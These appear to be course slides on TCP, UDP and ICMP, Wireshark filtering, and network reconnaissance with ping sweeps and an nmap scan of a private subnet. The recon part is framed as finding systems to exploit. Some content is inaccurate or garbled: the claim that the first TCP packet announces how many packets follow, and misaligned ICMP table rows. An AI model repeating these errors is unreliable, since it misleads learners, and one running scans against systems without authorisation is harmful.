


TCP is “reliable”

- TCP 3-Way Handshake and other features mean it is reliable when compared to other protocols (UDP, ICMP)
- The first TCP Packet tells the receiving system how many packets to expect
 - The first TCP packet also sends the first number in a sequence (sequence number)
 - Sequence numbers are tracked by the sending and receiving systems
 - All the packets are accounted for
 - All packets are processed in the order they are supposed to be
- If either of the packets are not received, the receiving computer sends a request to the sending computer to resend


TCP Communication

- Illustrated TCP Communication



TCP Ending Communication

- TCP is closed gracefully with a FIN-ACK FIN-ACK combo/handshake




UDP

- UDP is the “unreliable” brother of TCP
- Very simple packet structure
- Either don’t care about reliability
- Or, higher level protocols on top of UDP provide the reliability features

Source Port	Destination Port
Length	Checksum
Data	

UDP

- Connectionless Protocol
- No Handshake
- Simple communication, fire off packets, don't worry about anything else!




UDP Communication

- The sending computer sends the UDP packet
 - The receiving computer evaluates if the port is open and the protocol matches
- If the port is open and the protocol matches, the service action begins
 - If the port is closed, the receiving computer returns with an ICMP (type 3) error message to tell the sending computer that the port is not open or the protocol is wrong

ICMP

- Connectionless Protocol
- Primarily used for error control messages
 - Can also be used for finding the best route across a network or the Internet
 - Can influences routers, but most people block this now



ICMP


- Type and Code analogous to Flags in TCP
- How it works:
 - The sending computer sends an ICMP packet to a system
 - The receiving computer evaluates what service the packet is requesting and sends the proper response
 - If the service request is not allowed, a message is returned

ICMP Types


Type	Code	Description		
0 - Echo Reply	0	Echo reply (used to ping)		
1 and 2		Reserved		
	0	Destination network unreachable		
	1	Destination host unreachable		
	2	Destination protocol unreachable		
	3	Destination port unreachable		
	4	Fragmentation required, and DF flag set		
	5	Source route failed		
	6	Destination network unknown		
	7	Destination host unknown		
	8	Source host isolated		
	9	Network administratively prohibited		
	10	Host administratively prohibited		
	11	Network unreachable for TOS		
	12	Host unreachable for TOS		
	13	Communication administratively prohibited		
4 - Source Quench	0	Source quench (congestion control)		
	0	Redirect Datagram for the Network		
	1	Redirect Datagram for the Host		
5 - Redirect Message	2	Redirect Datagram for the TOS & network		
	3	Redirect Datagram for the TOS & host		
6		Alternate Host Address		
7		Reserved		
8 - Echo Request	0	Echo request		
9 - Router Advertisement	0	Router Advertisement		
10 - Router Solicitation	0	Router discovery/selection/solicitation		
11 - Time Exceeded	0	TTL expired in transit		
	1	Fragment reassembly time exceeded		
			0	Pointer indicates the error
			1	Missing a required option
			2	Bad length
	13 - Timestamp		0	Timestamp
	14 - Timestamp Reply		0	Timestamp reply
	15 - Information Request		0	Information Request
	16 - Information Reply		0	Information Reply
	17 - Address Mask Request		0	Address Mask Request
	18 - Address Mask Reply		0	Address Mask Reply
	19			Reserved for security
	20 through 29			Reserved for robustness experiment
	30 - Traceroute		0	Information Request
	31			Datagram Conversion Error
	32			Mobile Host Redirect
	33			Where-Are-You (originally meant for IPv6)
	34			Here-I-Am (originally meant for IPv6)
	35			Mobile Registration Request
	36			Mobile Registration Reply
	37			Domain Name Request
	38			Domain Name Reply
	39			SKIP Algorithm Discovery Protocol, Simple Key-Management for Internet Protocol
	40			Photuris , Security failures
	41			ICMP for experimental mobility protocols such as Seamoby [RFC4065]
	42 through 255			Reserved

Using Wireshark to study protocols

- Wireshark is most likely the worlds most popular packet analyzer
- Can be also used as a sniffer



Edit -> Preferences



Follow TCP Stream


The screenshot shows the Wireshark Network Analyzer interface. The main window displays a list of network packets in a table format. A context menu is open over the 2873 packet, which is highlighted in blue. The menu options include:

- Mark Packet (toggle)
- Set Time Reference (toggle)
- Apply as Filter
- Prepare a Filter
- Conversation Filter
- SCTP
- Follow TCP Stream** (highlighted in blue)
- Follow SSL Stream
- Decode As...
- Print...
- Show Packet in New Window

The packet details pane at the bottom shows the raw hex and ASCII data for the selected packet (2873). The file status bar indicates the file is "C:\DOCUMENTS\Tim\LOCALS\Temp\etherXXXXQ757UT" with 2573 KB size and 00:00:52 duration.

No.	Time	Source	Destination	Protocol	Info
2865	51.541319	192.168.1.1	192.168.1.255	SNMP	trap
2866	51.595749	70.132.171.49	192.168.1.10	HTTP	Continuation or non-HTTP traffic
2867	51.619245	70.132.171.49	192.168.1.10	HTTP	Continuation or non-HTTP traffic
2868	51.619270	192.168.1.10	70.132.171.49	TCP	2746 > http [ACK] Seq=0 Ack=2396416 win=64416 Len=0
2869	51.644791	70.132.171.49	192.168.1.10	HTTP	Continuation or non-HTTP traffic
2870	51.644817	192.168.1.10	70.132.171.49	TCP	2746 > http [ACK] Seq=0 Ack=2397824 win=64416 Len=0
2871	51.670371	70.132.171.49	192.168.1.10	HTTP	Continuation or non-HTTP traffic
2872	51.697879	70.132.171.49	192.168.1.10	HTTP	Continuation or non-HTTP traffic
2873	51.697913	192.168.1.10		TCP	2746 > http [ACK] Seq=0 Ack=2400640 win=64416 Len=0
2874	51.723442	70.132.171.49		TCP	Continuation or non-HTTP traffic
2875	51.723514	192.168.1.10		TCP	2746 > http [ACK] Seq=0 Ack=2402048 win=64416 Len=0
2876	51.747477	70.132.171.49		TCP	Continuation or non-HTTP traffic
2877	51.798008	70.132.171.49		TCP	Continuation or non-HTTP traffic
2878	51.798053	192.168.1.10		TCP	2746 > http [ACK] Seq=0 Ack=2404864 win=64416 Len=0
2879	51.824617	70.132.171.49		TCP	Continuation or non-HTTP traffic
2880	51.824665	192.168.1.10		TCP	2746 > http [ACK] Seq=0 Ack=2406272 win=64416 Len=0
2881	51.901700	70.132.171.49		TCP	Continuation or non-HTTP traffic
2882	52.027924	192.168.1.10		TCP	2746 > http [ACK] Seq=0 Ack=2407680 win=64416 Len=0

Coloring Rules



Capture Filters

- The capture filter syntax follows the rules of the pcap library
- This syntax is different from the display filter syntax
- Wireshark documentation asks you to check the manual page of tcpdump
- Sample filters
 - src ip 192.168.1.1
 - ether src 00:50:BA:48:B5:EF


More On Capture Filters

- A capture filter for HTTP than captures traffic to and from a particular host
 - `tcp port 80 and host 10.10.10.5`
- A capture filter for HTTP than captures traffic not from a particular host
 - `tcp port 80 and not host 10.10.10.5`
- A capture filter to and from an Ethernet address
 - `ether 00:00:01:01:02:22`

Display Filter Comparison Operators

- The comparison operators can be expressed either through C-like symbols, or through English-like abbreviations:
- eq, == Equal
- ne, != Not equal
- gt, > Greater than
- lt, < Less Than
- ge, >= Greater than or Equal to
- le, <= Less than or Equal to

GUI Display Filter



Network Recon

Network Recon Defined

- What is Network Recon?
 - Process of finding potential systems to exploit
- The process
 - Use information gathered in previous phases
 - Network Discovery:
 - Attempt to discover additional systems, servers, and devices
 - Host Discovery:
 - Determine which ports are open on these devices
 - Service Interrogation:
 - Interrogate ports to find actual services running on them

Network Discovery

- Most basic form of Network Discovery is a ping sweep
 - Use a tool to issue ICMP echo requests (type 8)
 - Wait for Echo replies (type 0)
- Ping sweeps are not the most reliable
- An unresponsive host can mean one of many things
 - The host could truly be down or disconnected from the network
 - The packet has simply been rejected
 - An upstream router or firewall may have silently dropped the packet

Network Discovery Ping Sweeps

- Windows and Unix can be made to issue custom ICMP Echo Request and Echo Reply packets

Windows

Ping –[flag] IP Address

- t continuous
- a show host names
- n number of requests to send
- l buffer size
- f don't fragment
- I set the TTL
- v type of service
- s timestamp the hops
- w timeout in milliseconds


Unix

Ping –[flag] IP Address

- b allow broadcast ping
- c number of requests to send
- I wait
- n don't show host names
- Q quality (type) of service
- R record route (up to 9 hops)
- s packet size (default is 56 to make 64 bytes with header)
- t set IP ttl
- T timestamp (complicated)
- v verbose
- w deadline in seconds to end

Ping Sweeps with nmap

- The best network recon tool is Nmap, hands down
- Nmap ICMP Ping Sweep:



The screenshot shows a terminal window titled "root@0day:/usr/local - Shell - Konsole". The window has a menu bar with "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". Below the menu is a toolbar with four icons. The terminal window displays the following command and its output:

```
[root@0day local]# nmap -sP -PE -v -v 192.168.1.1/24

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-02-01 22:31 EST
Host 192.168.1.0 seems to be a subnet broadcast address (returned 1 extra pings)

.
Host 192.168.1.1 appears to be up.
Host 192.168.1.2 appears to be down.
Host 192.168.1.3 appears to be down.
Host 192.168.1.4 appears to be down.
